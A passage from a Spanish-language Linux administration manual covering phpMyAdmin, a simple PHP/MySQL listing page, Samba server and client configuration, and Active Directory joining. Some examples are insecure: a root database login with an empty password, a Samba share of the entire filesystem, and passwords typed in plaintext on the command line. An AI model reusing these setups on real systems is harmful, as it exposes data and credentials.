
Estas son las herramientas “oficiales” de administración de MySQL. Son similares en aspecto y uso tanto en Linux como en Windows. Pueden descargarse desde el sitio de www.mysql.org, o utilizar apt-get

```
apt-get install mysql-admin mysql-query-browser
```



8.17.3.3. Módulo MySQL de Webmin

Mas adelante desarrollaremos la utilización de Webmin, un excelente administrador “vía web” del sistema. Uno de sus módulos también administra MySQL.



8.17.3.4. phpMyAdmin

¡Y dejamos lo mejor para el final! Esta es una de las mejores herramientas “no oficiales” para administrar MySQL. Además es libre, y se encuentra incluida en cuanto hosting de \$2/mes contratemos. La instalación en el server se realiza mediante

```
apt-get install phpmyadmin
```

En sus ultimas versiones la versión Debian/Ubuntu del paquete phpmyadmin conecta **automáticamente** la carpeta de instalación con la raíz de Apache durante la instalación, de modo que el siguiente paso solo lo realizaremos si la dirección <http://localhost/phpmyadmin> no funciona:

Realizamos un vinculo simbólico desde el sitio donde se instala phpMyAdmin, hacia la raíz de Apache.


```
cd /var/www
```

```
ln -s /usr/share/phpmyadmin phpmyadmin
```

El usuario administrador por defecto en MySQL es **root**, sin contraseña. Si cambiamos la contraseña (muy aconsejable) también debemos informarlo al phpMyAdmin, dentro del archivo

```
/usr/share/phpmyadmin/config.inc.php
```

Cualquiera de los navegadores instalados en el sistema (mozilla, links, mozilla-firefox, epiphany, velocity, opera, etc), en la ruta <http://localhost/phpmyadmin>, o en <http://127.0.0.1/phpmyadmin> deberían mostrar un equivalente a lo siguiente:



Mediante con esta herramienta se puede crear y administrar bases, tablas, campos y permisos. También se puede volcar datos desde y hacia otras bases, volcar (backupear), exportar, importar, realizar consultas, y muchas otras tareas.

Naturalmente, MySQL posee herramientas gráficas y consola de trabajo, tanto para Windows como Unix y GNU/Linux, pero esta herramienta se ha ganado un lugar entre los administradores por su capacidad de ser accedida en forma remota, y por no depender de Clientes MySQL. El trabajo del Database Administrador (DBA) suele ser bastante itinerante, ya que a veces le toca revisar la base desde múltiples puestos.

8.17.4. Páginas Estáticas y Páginas Dinámicas

Las páginas Web estáticas son simples de entender: han sido creadas con el propósito de ofrecer una información que *no cambia*, a menos que el diseñador de la pagina abra el archivo y modifique su contenido.

Utilizando guiones CGI, se puede realizar pequeños programas que *escriban* páginas Web, las cuales interactúen con los usuarios. Si bien suena como un concepto difícil de entender, su implementación es muy fácil.

Estas son las páginas dinámicas: cualquier lenguaje que pueda escribir archivos de texto y ofrecerlos al Servidor Web pasa a ser un Lenguaje de Guiones CGI. Los hay muchos y muy potentes: Perl, PHP, ASP, C, Ruby, Action Script, Python, Java y otros.

Realizaremos un pequeño programa en PHP. En lugar de leer datos de archivo, lo realizaremos en una hipotética tabla en MySQL alojada en el mismo servidor, de modo que el host de conexión será **localhost**.

Debemos primero crear una base llamada **instituto**, que poseerá la tabla **alumnos**, con los campos **apellidos** y **nombres**. Para ello utilizaremos **phpMyAdmin**. Si lo ha instalado siguiendo el capítulo anterior, puede además **Insertar** algunos registros.

The screenshot shows the MySQL command-line interface. In the top-left corner, there is a link to 'Crear nueva base de datos' (Create new database) with the value 'instituto'. Below this, there are several other menu items: 'Mostrar información de marcha de MySQL', 'Mostrar las variables del sistema MySQL', 'Mostrar procesos', 'Reinicio de MySQL', 'Privilegios', 'Bases de datos', and 'Exportar'. On the right side of the interface, there is a 'Crear' (Create) button.

The screenshot shows the phpMyAdmin interface. It includes a 'Language' dropdown set to 'Spanish (es-iso-8859-1)', a 'Tema / Estilo' dropdown set to 'Original', and a 'Documentación de phpMyAdmin' link. Below these, there are links for 'Mostrar información de PHP', 'Página oficial de phpMyAdmin', and download links for 'ChangeLog', 'CVS', and 'Lists'.

The screenshot shows the 'Structure' tab of the phpMyAdmin interface for the 'alumnos' table in the 'instituto' database. The table has three columns: 'id_alumno' (INT, 3, not null, auto_increment), 'apellidos' (VARCHAR, 25, not null), and 'nombres' (VARCHAR, 25, not null). There are also 'Atributos' (Attributes) and 'Extra' sections for each column, including checkboxes for various options like 'Primary Key' and 'Index'.

Observar que se ha creado un campo **id_alumno** como índice (int 3), requerido por MySQL

The screenshot shows the 'Create new table in the database instituto:' section of the phpMyAdmin interface. The 'Nombre' (Name) field is set to 'alumnos' and the 'Campos' (Fields) field is set to '3'. Below this, there is a 'Continúe' (Continue) button. At the bottom of the page, there is a 'Cambiar el nombre de la base de datos a:' (Change the database name to:) input field and another 'Continúe' button.

8.17.5. *listado.php*

```
<html>
<?php //Inicia script PHP embebido
echo "Consulta de datos de alumnos";

$host="localhost";
$usuario="root";
$clave="";
$base="instituto";

mysql_connect($host,$usuario,$clave) or die("Error conectando");

$consulta="SELECT apellidos, nombres FROM alumnos ";

//Ejecutamos la consulta
$resultado = mysql_db_query($base,$consulta);

//Atajamos vía PHP un error en el motor MySQL
if (mysql_error()) echo mysql_error();

// Recorremos el array $resultado, de a una fila por vez, hasta llegar al
// final. Los resultados los mostramos en una bonita Tabla
echo "<TABLE>";
while($fila = mysql_fetch_array($resultado))
{
    //Fabricamos Fila y Celda de Tabla
    echo "<TR><TD>";
    //Y lo llenamos con los datos
    echo $fila["apellidos"];
    echo ", "; //Ponemos una , (coma) entre Apellido y Nombre
    echo $fila["nombres"];
    //Cerramos Celda y Fila (observar el orden inverso en el cierre)
    echo "</TD></TR>";
}
echo "</TABLE>"; //Finalizamos la Tabla
// Finaliza la etiqueta que contiene script PHP
?>
</html>
```

8.17.6. PHP: El Futuro

Existe mucha potencia bajo la aparente simpleza de PHP. Así como trabaja con MySQL, interactúa con la mayoría de las bases de datos del mercado.

Con respecto a los objetos, PHP, sin llegar a la complejidad de Java, en su versión 5 amplía aun su librería de opciones de clases. Pero son los usuarios quienes inmediatamente potencian estas opciones, llevándolas a límites a veces no contemplados por sus desarrolladores originales. De esta manera existen diversos sitios de colaboración de donde bajar y probar código. Uno de los mejores es www.phpclasses.org.

Sin embargo, PHP es tildado de excesivamente simple para proyectos grandes, lo que es cierto. Por esta razón se recomienda emplear algún Framework³². Entre mis favoritos se encuentran

- Qcodo: <http://en.wikipedia.org/wiki/Qcodo>

³² Framework: Estructura de soporte definida en la cual otro proyecto de software puede ser organizado y desarrollado. Típicamente, un **Framework** puede incluir soporte de programas, bibliotecas y un lenguaje de scripting entre otros softwares para ayudar a desarrollar y unir los diferentes componentes de un proyecto – Sergio Alonso - Conferencia en Universidad Maza sobre Rails – año 2006

- Kumbia: Creado por y para usuarios en español. Esta basado en la mecánica del superpoderoso **Rails**, el framework del lenguaje **Ruby**, utiliza Ajax para agilizar y dinamizar, y patrones MVC, para separar la lógica de la presentación, algo en que PHP es típicamente difícil de hacer. Se puede obtener en <http://kumbia.sf.net/>
- Codeigniter: pequeño y muy rápido
- Symfony: muy completo, con todo el paradigma MVC, inspirado también en Rails.

8.18. Servidor de archivos para Windows (usando Samba)

Samba es un programa que imita el protocolo de archivos compartidos de Microsoft Windows (antiguamente llamado SMB, renombrado recientemente a CIFS) para sistemas de tipo UNIX. De esta forma, es posible que computadoras con GNU/Linux, *BSD o Mac OS X se vean como servidores o actúen como clientes en redes de Windows. (es.wikipedia.org/wiki/Samba)

Samba como Servidor



Aquí se puede ver a **Varian** (Windows) viendo a **Zion** (GNU/Linux) como una máquina más del Grupo de Trabajo **Bunker**

8.18.1. Instalación:

```
apt-get install samba
```

La instalación configura en forma predefinida un archivo de configuración en /etc/samba/smb.conf, donde queda listo para que usuarios de Windows **que tengan cuenta** en el GNU/Linux puedan entrar a sus carpetas, y utilizar las impresoras (igual que cuando se entra a Windows NT/200x/XP)

8.18.2. Contraseñas

La siguiente información es probablemente inútil en ciertas versiones modernas de Ubuntu.

Debemos recordar que las contraseñas viajan encriptadas por la red. **Durante la instalación de samba, un script migra las cuentas existentes**. Esto es, lee la contraseña PAM de cada usuario del Linux, la encripta como SAM (Windows) y la guarda en otro archivo. El script realiza estos pasos con el objeto de ofrecer / pedir la misma contraseña cuando se acceda desde un Windows.

Sin embargo, **si se crean nuevos usuarios** en el Linux (ejemplo, mediante **adduser sergio**), a estos se les deberá encriptar manualmente su versión de contraseña SAM, mediante **smbpasswd -a sergio**

Supongamos que el usuario **sergio** ya existe en el GNU/Linux. La opción "**-a**" se usa para agregar usuarios a la base de Samba.

```
[ root @ zion ] smbpasswd -a sergio
```

New Samba Password: **xxxxxxxxxx**


La próxima vez que se le cambie la contraseña a **sergio**, no será necesario el modificador "-a".

8.18.3. Compartir Recursos en Linux

A veces sucede que queremos compartir carpetas en particular, con diferentes criterios de seguridad.

Forma fácil: aprovechando las características gráficas ("GUI") del Manejador de Ventanas: en este caso con **Gnome** simplemente pulsamos **Boton Derecho -> Compartir carpeta**

Si no tenemos Samba instalado, se nos ofrece la posibilidad de instalarlo.





Otra opción es alterando el archivo **/etc/samba/smb.conf**

Pondremos en **negrita** las líneas mas importantes. Las otras las dejamos por defecto como han sido configuradas durante la instalación. Son muy pocas y se entienden con facilidad.

```
[global]
workgroup = bunker
server string = Zion Linux Samba Server
printcap name = cups
load printers = yes
printing = cups
printer admin = @adm
log file = /var/log/samba/log.%m
max log size = 50
map to guest = bad user
security = user
encrypt passwords = true
smb passwd file = /etc/samba/smbpasswd
socket options = TCP_NODELAY SO_RCVBUF=8192 SO_SNDBUF=8192
dns proxy = no

#esta etiqueta sirve para que cada usuario pueda entrar a su espacio de
#usuario con sus derechos de lectura, escritura y ejecución

[homes]
comment = Home Directories
browseable = no
```

```
writable = yes

#Con esta linea entran a TODO el árbol... con derecho de lectura. Solo
recomendado en ambientes caseros

[Raiz]
path=/

# Esta es una carpeta a nivel raíz que la dejo como "publica", con derecho
de escritura para quien lo deseé

[mochila]
path=/mochila
writable = yes

#Las siguientes líneas comparten las impresoras instaladas en el sistema
[printers]
comment = All Printers
path = /var/spool/samba
browseable = no
guest ok = yes
writable = no
printable = yes
create mode = 0700
print command = lpr-cups -P %p -o raw %s -r

[print$]
path = /var/lib/samba/printers
browseable = yes
read only = yes
write list = @adm root
guest ok = yes
```

Finalmente, mediante su o sudo, debemos reiniciar el demonio Samba:

```
sudo /etc/init.d/samba restart
```

o también

```
sudo /etc/init.d/smbd restart
```

Finalmente, si quisieramos monitorear el estado de samba, podemos hacerlo mediante la utilidad **testparm -v**

8.18.3.1. Samba como Cliente, (o entrar desde Linux a redes Windows)

Clientes de consola

- **mc** (en su última versión)
- **smbmount**, que requiere previamente de crear localmente una_carpeta, y cuyo ejemplo de uso es:

```
mount -t smbfs //MaquinaWindows/Carpeta una_carpeta -o username=UsuarioValido
/tmp
```

O también especificando el nuevo protocolo, y downgradeando la versión:

```
mount -t cifs //10.0.34.16/archivos /tmp -o
username=reader,password=Desa0864,vers=2.1
```

- **smbclient** (parecido al cliente ftp).
 - Ejemplo 1 accesando una compartición administrativa c\$:

```
[ s @ mandragora ~> smbclient \\\\192.168.1.150\\c$ -U administrador
Password:
```

```
Domain=[MEZCAL2] OS=[Windows Server 2003 3790] Server=[Windows Server 2003
5.2]
smb: \> cd "Documents and Settings"
smb: \Documents and Settings\> cd Administrador.MEZCAL2/Escritorio
smb: \Documents and Settings\Administrador.MEZCAL2\Escritorio\> put juan.pdf
putting file juan (860,4 kb/s)
```

Las comparticiones administrativas son las propias raíces de las unidades, que se encuentran siempre compartidas al administrador. Son muy cómodas, ya que no hace falta trasladarse o conectarse al administrador para compartir una carpeta: si usted es administrador, simplemente puede conectarse a la raíz de la unidad agregando al símbolo \$: Ejemplo: c\$, d\$ etc. Las comparticiones administrativas son implícitas en Windows 2003 Server, Vista y Seven.

Ejemplo 2: mas completo, accesando una carpeta **sistemas**, usando un usuario valido para todo el **dominio "PLANTA"**, pasando ademas la contraseña, lo cual es muy útil para scripts donde se hace backup rutinario.

Los ** están escapados también con \

Por supuesto, se puede obviar el pasaje de la contraseña, para que sea preguntada por consola.

```
smbclient \\\\10.38.11.11\\sistemas -U PLANTA\\alonso.sergio%Peloponeso\*\\*
```

Herramientas gráficas:

- **smb4k**

- **Nautilus** (el navegador de archivos de GNOME), **Konqueror** (el navegador de archivos de KDE), Dolphin (también de KDE) utilizan la expresión
 - smb://usuario@MaquinaWindows
 - network://usuario@MaquinaWindows

8.18.3.2. Samba y los dominios de Windows (Active Directory)

(¡Gracias Diego Villa!)

En ocasiones las estaciones Linux deben formar parte de un dominio Active Directory. Esto es muy útil en las empresas, donde a veces los usuarios necesitan loguearse a los equipos de cualquiera, incluso sin poseer cuenta en él. Supóngase que existe una computadora compartida para presentaciones. En lugar de setear un usuario general, sería más seguro que cualquiera pudiera usarla con su usuario del dominio.

Para lograrlo, lo ideal es usar Likewise.

```
sudo apt-get install likewise-open samba
likewise-open-gui
```

Se solicitará el nombre del dominio, en mayúsculas, seguido probablemente de la extensión .COM

Ignoro la razón del punto .COM pero parece ser un añadido en estas redes durante la configuración.

A continuación, un usuario administrador de la red debe agregar manualmente la PC al dominio. Lo cual puede hacer ya sea escribiendo

```
usuario@maquina:~$ sudo domainjoin-cli join belatrix.com administrador
```

O también en modo gráfico, invocando a

```
usuario@maquina:~$ likewise-open-gui
```

Es posible que se deba reiniciar. Se puede comprobar la configuración intentando loguear en el equipo con algún usuario del dominio... ¡incluso vía ssh! (si se ha instalado openssh-server, por supuesto):


```
jperez@otraMaquina:~$ ssh BELATRIX\\jperez@localhost
Password: *****
(jlogueado!)
```

```
jperez@maquina:~$ pwd
/home/likewise-open/BELATRIX/jperez
```

Nótese el **home** user que se ha creado durante el proceso de logeo.

Otro aspecto a considerar, es que quizás el administrador de la red desee tener derechos de sudo sobre la estación. Luego de haber agregado la computadora al dominio, y suponiendo que jperez sea el administrador, debería hacer desde una cuenta con privilegios locales:

```
usuario@maquina:~$ sudo adduser BELATRIX\\jperez admin
```



También podría ocurrir que el administrador decida que puedan loguearse en la estación solo usuarios validos del dominio. En este caso tienen que agregar la siguiente linea al archivo **/etc/samba/lwiauthd.conf**

```
winbind use default domain = yes
```

Y luego reiniciar el demonio de likewise-open:

```
sudo /etc/init.d/likewise-open restart
```

En caso de errores: recuerde tener actualizado el password del Active Directory, de otra manera no podrá loguearse. Esto se hace habitualmente desde una estación Windows. Una manera de actualizarlo desde Linux es haciendo

```
smbpasswd -r <ip server de dominio> -U nombreusuario
```

8.18.3.3. Samba como servidor WINS

Este es un problema típico de redes LAN compuestas por TCP/IP (no Netbeui), y especialmente en aquellas en las que se trabaja bajo varios Grupos de Trabajo (no Dominio).

Si alguna vez en Windows, han entrado a “Mis Sitios de Red”, habrán notado que **las computadoras tardan un buen rato en aparecer**. Incluso, maquinas que fueron apagadas hace varios minutos, siguen apareciendo.

El problema consiste en una suerte de broadcasting que hacen los Windows cada vez que se ejecuta esta herramienta. Una especie de “ping de sonar”, si habláramos en la jerga de los submarinos. Las maquinas de la red tardan en responder, y a veces se producen confusiones.

